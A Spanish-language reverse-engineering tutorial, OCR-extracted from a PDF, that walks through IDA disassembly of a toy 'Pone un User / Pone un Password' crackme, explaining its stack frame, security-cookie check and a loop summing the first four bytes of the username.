UPX0:00232120	0000000A	C	User: %s\n
UPX0:0023212C	00000012	C	Pone un Password\n
UPX0:00232140	00000029	C	Good reverser CLAP CLAP\nENTER PARA IRTE\n
UPX0:0023216C	00000027	C	Bad reverser JUA JUA \nENTER PARA IRTE\n
SCY:0023B1B4	0000000D	C	kernel32.dll
.SCY:0023B2D9	00000011	C	vcruntime140.dll
.SCY:0023B30D	0000000D	C	ucrtbase.dll


Bueno sabemos que lo primero que hace el programa es imprimir la string Pone un user.



Así que haciendo doble click en dicha string

```
UPX0:002320E4 dword_2320E4 dd 0 ; DATA XREF: start-1240t
UPX0:002320E8
UPX0:002320F0 dword_2320F0 dd offset sub_232141, offset loc_2312E5
UPX0:00232110 aPoneUnUser db 'Pone un User', 0Ah, 0 ; DATA XREF: sub_231070+2Bt
align 10h
UPX0:0023214E db 'User: %s', 0Ah, 0 ; DATA XREF: sub_231070+80t
align 4
UPX0:00232120 aUserS db 'Pone un Password', 0Ah, 0 ; DATA XREF: sub_231070+B0t
align 4
UPX0:0023212C aPoneUnPassword db 'Good reverser CLAP CLAP', 0Ah ; DATA XREF: sub_231070+147t
UPX0:00232148 aGoodReverserCl db 'ENTER PARA IRTE', 0Ah, 0
align 4
```

Y buscando la referencia con X.



Voy allí.

Vamos a reversear estáticamente a partir de aquí.

En las funciones basadas en EBP, dijimos, primero guarda en el stack el EBP de la función que llamo a esta con PUSH EBP y luego hará un MOV EBP, ESP para setear EBP con el valor de referencia para esta función, a partir de donde se calculan las posiciones de los argumentos variables y buffers.

Vemos es que reserva 0x94 bytes para las variables locales y buffers, a partir de valor base de EBP.

Bueno haciendo doble click en cualquier variable o argumento el LOADER muestra la vista estática del stack.

```

|-00000015      db ? ; undefined
|-00000014      db ? ; undefined
|-00000013      db ? ; undefined
|-00000012      db ? ; undefined
|-00000011      db ? ; undefined
|-00000010      db ? ; undefined
|-0000000F      db ? ; undefined
|-0000000E      db ? ; undefined
|-0000000D      db ? ; undefined
|-0000000C      db ? ; undefined
|-0000000B      db ? ; undefined
|-0000000A      db ? ; undefined
|-00000009      db ? ; undefined
-00000008      db ? ; undefined
|-00000007      db ? ; undefined
|-00000006      db ? ; undefined
|-00000005      db ? ; undefined
|-00000004      var_4      dd ?
+00000008  s      db 4 dup(?)
+00000004  r      db 4 dup(?)
+00000008 ; end of stack variables

```

EBP

SP+0000008C

Eso lo vemos allí, esta es una función sin argumentos porque esos se pasan primero con los PUSH antes de llamar a la función y estarían debajo del return address (r), en este caso no hay nada debajo de r por lo cual es una función sin argumentos.

```

00000009      db ? ; undefined
00000008      db ? ; undefined
00000007      db ? ; undefined
00000006      db ? ; undefined
00000005      db ? ; undefined
00000004 var_4      dd ?
00000000  s      db 4 dup(?)
00000004  r      db 4 dup(?)
00000008
00000008 ; end of stack variables

```

←

P+00000008C

Es el mismo caso de la vez anterior es la función main y tiene argumentos que son argv y argc etc, pero como no los usa dentro de la función, ida no los considera.

Direction	Ty	Address	Text
Down	p	start-7B	call sub_231070

OK Cancel Search


Line 1 of 1

```

002313DB loc_2313DB:
002313DB call    p_argv
002313E0 mov     edi, eax
002313E2 call    p_argc
002313E7 mov     esi, eax
002313E9 call    _get_initial_narrow_environment
002313EE push   dword ptr [edi]
002313EF push   dword ptr [esi] ←
002313F3 call    sub_231070
002313FB add    esp, 0Ch
002313FD mov     esi, eax
002313FF call    sub_231A2F
00231402 test   al, al
00231404 jnz    short loc_23140C


```

Renombraremos la función a main y al hacerlo ida me agrega automáticamente los tres argumentos.




```
00231070 ; Attributes: bp-based frame
00231070 ; int __cdecl main(int argc, const char **argv, const char **envp)
00231070 main proc near
00231070
00231070     Size= dword ptr -94h
00231070     var_90= dword ptr -90h
00231070     var_8C= dword ptr -8Ch
00231070     var_88= dword ptr -88h
00231070     var_84= dword ptr -84h
00231070     var_7D= byte ptr -7Dh
00231070     Buf= byte ptr -7Ch
00231070     var_4= dword ptr -4
00231070     argc= dword ptr 8
00231070     argv= dword ptr 0Ch
00231070     envp= dword ptr 10h
00231070
00231070     push    ebp
00231071     mov     ebp, esp
00231071
```

Igual si apretamos X en cualquiera de los tres.



```
00231070 ; int __cdecl main(int argc, const char **argv, const char **envp)
00231070 main proc near
00231070
00231070     Size= dword ptr -94h
00231070     var_90= dword
00231070     var_8C= dword
00231070     var_88= dword
00231070     var_84= dword
00231070     var_7D= byte
00231070     Buf= byte ptr
00231070     var_4= dword
00231070     argc= dword ptr
00231070     argv= dword ptr
00231070     envp= dword ptr
00231070
00231070     push    ebp
00231071     mov     ebp, esp
00231073     sub     esp, 94h
00231079     mnu     pax. SECURITY cookie
```

No se utilizan así que no le daremos mucha importancia.



3000000E	db ? ; undefined
3000000D	db ? ; undefined
3000000C	db ? ; undefined
3000000B	db ? ; undefined
3000000A	db ? ; undefined
30000009	db ? ; undefined
30000008	db ? ; undefined
30000007	db ? ; undefined
30000006	db ? ; undefined
30000005	db ? ; undefined
30000004 <i>var_4</i>	dd ?
30000000 <i>s</i>	db 4 dup(?)
30000004 <i>r</i>	db 4 dup(?)
30000008 <i>argc</i>	dd ?
3000000C <i>argv</i>	dd ? ; offset
30000010 <i>envp</i>	dd ? ; offset
30000014	; end of stack variables

Volviendo a la visión estática del stack, vemos ahora que están los argumentos debajo del return address como corresponde, luego *s* que es el STORED EBP como dijimos que guarda el EBP de la función anterior con PUSH EBP y hacia arriba el espacio para las variables que normalmente tiene esa variable *var\_4* que es para proteger el stack de buffer overflows.

xrefs to var_4			
Direction	Type	Address	Text
Down	w	main+10	mov [ebp+var_4], eax
Down	r	main+16B	mov ecx, [ebp+var_4]
OK Cancel Search			
Line 1 of 2			

Tiene dos referencias una al inicio de la función cuando guarda el valor de la cookie de seguridad allí en el stack.

```
00231070 var_84= dword ptr -84h
00231070 var_7D= byte ptr -7Dh
00231070 Buf= byte ptr -7Ch
00231070 var_4= dword ptr -4
00231070 argc= dword ptr 8
00231070 argv= dword ptr 0Ch
00231070 envp= dword ptr 10h
00231070
00231070 push    ebp
00231071 mov     ebp, esp
00231073 sub     esp, 94h
00231079 mov     eax, __security_cookie
0023107E xor     eax, ebp
00231080 mov     [ebp+var_4], eax
```

Dicho valor es un valor random que se XOREA con EBP y se guarda allí en var\_4 al iniciar la función y la otra referencia es aquí.

Oja es aquí.

```
002311D3
002311D3 loc_2311D3:
002311D3 call  getch
002311D9 xor   eax, eax
002311DB mov   ecx, [ebp+var_4]
002311DE xor   ecx, ebp
002311E0 call  sub_231230
002311E5 mov   esp, ebp
002311E7 pop   ebp
002311E8 retn
002311E8 main endp
```

Donde vuelve a recuperar el valor original guardado y lo vuelve a XOREAR con EBP para recuperar el valor original en ECX y dentro de ese CALL chequeara el mismo.

```

00231230
00231230
00231230
00231230 sub_231230 proc near
00231230 cmp    ecx, _security_cookie
00231236 repne  jnz short loc_23123B

00231239 repne retn
0023123B
0023123B loc_23123B:
0023123B repne jmp sub_231400
0023123B sub_231230 endp
0023123B

```

00000630 00231230: sub\_231230 (Synchronized with Hex View-1)

Si todo esta correcto retornara, pero si ECX no tiene el valor original de \_security\_cookie se va al JMP ese que va a EXIT y no te deja llegar al RET de la función.

Ya veremos que solo puede ocurrir que vaya a EXIT si hubo un OVERFLOW que machaco el valor de var\_4 dentro de la función, por ahora renombremos a CANARY o SECURITY COOKIE, la var\_4.

```

002311D3
002311D3 loc_2311D3:
002311D3 call getch
002311D9 xor eax, eax
002311DB mov ecx, [ebp+CANARY]
002311DE xor ecx, ebp
002311E0 call CHECK_CANARY
002311E5 mov esp, ebp
002311E7 pop ebp
002311E8 ret
002311E8 main endp
002311E8

```

Ahora quedo más lindo.

```

0023107E xor     eax, ebp
00231080 mov    [ebp+CANARY], eax
00231083 mov    [ebp+var_70], 0
00231087 mov    [ebp+var_90], 0
00231091 mov    [ebp+Size], 8
00231098 push   offset aPoneUnUser ; "Pone un User\n"
002310A0 call   sub_2311F0
002310A5 add    esp, 4
002310A8 mov    eax, [ebp+Size]

```

Luego vemos dos variables que aún no sabemos que son que se inicializan a cero, y una variable que ya tiene el nombre size que se inicializa a 8.

Si vemos las referencias a var\_7d, vemos que se usa aquí.

```

00231190 mov    [ebp+var_8C], edx
00231196 mov    eax, [ebp+var_8C]
0023119C push   eax
0023119D mov    ecx, [ebp+var_90]
002311A3 push   ecx
002311A4 call   sub_231010
002311A9 add    esp, 8
002311AC mov    [ebp+var_7D], al
002311AF movzx edx, [ebp+var_7D]
002311B3 test   edx, edx
002311B5 jz    short loc_2311C6

```

GoodReverserCl ; "Good reverser CLAP CLAP\nENTER PARA IRT"...
F8

c\_2311D3

```

002311C6
002311C6 loc_2311C6: ; "Bad reverser JU
002311C6 push offset aBadReverserJua
002311CB call sub_2311F0
002311D0 add esp, 4

```

Guarda en valor de AL en dicha variable al volver de un CALL y luego levanta ese byte a EDX para chequear si es cero o no, para decidir si somos buenos reversers o no, así que es una variable de un solo byte, y le pondremos FLAG\_EXITO.

Verificamos en la vista estática que esta detectada como tipo byte.

-00000094 ;	
-00000094	
-00000094 Size	dd ?
-00000090 var_90	dd ?
-0000008C var_8C	dd ?
-00000088 var_88	dd ?
-00000084 var_84	dd ?
-00000080	db ? ; undefined
-0000007F	db ? ; undefined
-0000007E	db ? ; undefined
-0000007D var_7D	db ?
-0000007C Buf	db ?
-0000007B	db ? ; undefined
-0000007A	db ? ; undefined

Le cambiamos el nombre con N.

```

002311A4 call   sub_231010
002311A9 add    esp, 8
002311AC mov    [ebp+FLAG_EXITO], al
002311AF movzx edx, [ebp+FLAG_EXITO]
002311B3 test   edx, edx
002311B5 jz    short loc_2311C6

```

set aGoodReverserCl ; "Good reverser CLAP CLAP\nENTER PARA IRT"...
\_2311F0
,4
rt loc\_2311D3

```

002311C6
002311C6 loc_2311C6: ; "Bad reverser JU
002311C6 push offset aBadReverserJua
002311CB call sub_2311F0
002311D0 add esp, 4

```

Ahora quedo mejor, pinto de verde el bloque de chico bueno y de rojo o naranja para que se vea el contenido el de chico malo.

Obviamente si solo fuera parchear ese salto JZ sería el punto justo, pero trataremos de llegar al final de esto.

```
00231103 mov     ecx, [ebp+var_84]
00231109 movsx   edx, [ebp+ecx+Buf]
0023110E add     edx, [ebp+var_90]
00231114 mov     [ebp+var_90], edx
0023111A jmp     short loc_2310EB
```

Vemos que la otra variable var\_90 que ponía a cero al inicio, va sumando los bytes que va leyendo del Buf ya que lee de a uno y lo pasa a EDX en 0x231109 y luego lo suma a cero en el primer ciclo, y EDX siempre va guardando la sumatoria de todos los bytes ya veremos que contiene el Buf que está leyendo, pero por ahora pongámosle sumatoria.

```
002310DF loc_2310DF:
002310DF mov     [ebp+var_84], 0
002310F9 jmp     short loc_2310FA
```

```
002310FA loc_2310FA:
002310FA cmp     [ebp+var_84], 4
00231101 jge     short loc_23111C
```

```
00231103 mov     ecx, [ebp+var_84]
00231109 movsx   edx, [ebp+ecx+Buf]
0023110E add     edx, [ebp+SUMATORIA]
00231114 mov     [ebp+SUMATORIA], edx
0023111A jmp     short loc_2310EB
```

```
002310EB loc_2310EB:
002310EB mov     eax, [ebp+var_84]
002310F1 add     eax, 1
002310F4 mov     [ebp+var_84], eax
```


: %s\n"

; "Pone un Password\n"


OEB: main:loc 2310EB (Synchronized with Hex View-1)

Vemos que var\_84 es el contador de ese LOOP donde va sumando, pero vemos que el mismo solo suma los primeros cuatro bytes ya que la salida es cuando ese valor es mayor o igual a 4.

Allí vemos el CONTADOR y como se va incrementando.



Obviamente también se va sumando en 0x231109 al inicio del Buf para ir leyendo y sumando los siguientes bytes.



Bueno ya vimos que ese LOOP va leyendo los bytes de Buf y los suma y los va guardando esa suma en SUMATORIA, veamos que tiene Buf.

```

00231083 mov    [ebp+FLAG_EXITO], 0
00231087 mov    [ebp+SUMATORIA], 0
00231091 mov    [ebp+Size], 8
0023109B push   offset aPoneUnUser ; "Pone un User\n"
002310A0 call   sub_2311F0
002310A5 add    esp, 4
002310A8 mov    eax, [ebp+Size]
002310AE push   eax, [ebp+Buf] ; Size
002310AF lea    ecx, [ebp+Buf] ; Buf
002310B2 push   ecx, gets_s
002310B3 call   gets_s
002310B9 add    esp, 8
002310BC lea    edx, [ebp+Buf]
002310BF push   edx, [ebp+Buf] ; Str
002310C0 call   strlen
002310C5 add    esp, 4

```

Vemos que Buf al inicio se llena con 8 bytes como máximo con el nombre del user, usando gets\_s para ingresar por teclado.

Nos faltaba cambiar esa función a printf

```

00231087 mov    [ebp+SUMATORIA], 0
00231091 mov    [ebp+Size], 8
0023109B push   offset aPoneUnUser ; "Pone un User\n"
002310A0 call   sub_2311F0
002310A5 add    esp, 4

```


Listo.

```


00231087 mov    [ebp+SUMATORIA], 0
00231091 mov    [ebp+Size], 8
0023109B push   offset aPoneUnUser ; "Pone un User\n"
002310A0 call   printf
002310A5 add    esp, 4

```

También en la representación estática vemos el largo del buffer Buf con click derecho-ARRAY.



Coincide con el código fuente




```
int main(int argc, char *argv[])
{
    bool resul = false;
    int pass;
    //int user;
    int sum=0;
    char buf[120];
    int max = 8;
    printf("Pone un User\n");


-00000094 ; Use data definition commands to create local var
-00000094 ; Two special fields " r" and " s" represent return
-00000094 ; Frame size: 94; Saved regs: 4; Purge: 0
-00000094 ;
-00000094
-00000094 Size dd ?
-00000090 SUMATORIA dd ?
-0000008C PASSWORD_EN_HEXA dd ?
-00000088 cantidad_de_bytes dd ?
-00000084 CONTADOR dd ?
-00000080 db ? ; undefined
-0000007F db ? ; undefined
-0000007E db ? ; undefined
-0000007D FLAG_EXITO db ?
-0000007C Buf db 120 dup(?)
-00000084 CANARY dd ?
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 argc dd ?
+0000000C argv dd ? ; offset
+00000010 envp dd ? ; offset
+00000014
+00000014 ; end of stack variables
```

La representación del stack se va aclarando.

Además luego de recibir en el Buf, le pasa el mismo a strlen para saber el largo de lo que tipeaste.




Por lo tanto, la var\_88 es la cantidad de bytes de lo que tipeamos.




Y si la misma es menor que 4 te tira a EXIT.

Ya tenemos visto que ese LOOP suma los cuatro primeros bytes del user que tipeamos, así que lo agruparemos para que no moleste a la vista clickeando en las barras de cada bloque apretando CTRL.



Ahora quedo mejor, con click derecho-GROUP NODES y lo puedo desagrupar si necesitara con UNGROUP.



Vemos que vuelve a utilizar el mismo Buf para ingresar el password, ya que ya tiene guardada la sumatoria de los primeros 4 bytes de user.

```
0023112A add    esp, 8
0023112D push   offset aPoneUnPassword ; "Pone un Password\n"
00231132 call   printf
00231137 add    esp, 4
0023113A mov    ecx, [ebp+Size]
00231140 push   ecx      ; Size
00231141 lea    edx, [ebp+Buf]
00231144 push   edx      ; Buf
00231145 call   gets_s
00231148 add    esp, 8
```

También se fija con strlen el largo y si es menor que 4 te tira a EXIT.

```
00231142 call   gets_s
0023114B add    esp, 8
0023114E lea    eax, [ebp+Buf]
00231151 push   eax      ; Str
00231152 call   strlen
00231157 add    esp, 4
0023115A mov    [ebp+cantidad_de_bytes], eax
00231160 cmp    [ebp+cantidad_de_bytes], 4
00231167 jge    short loc_231171
```

```
00231169 push   1      ; Code
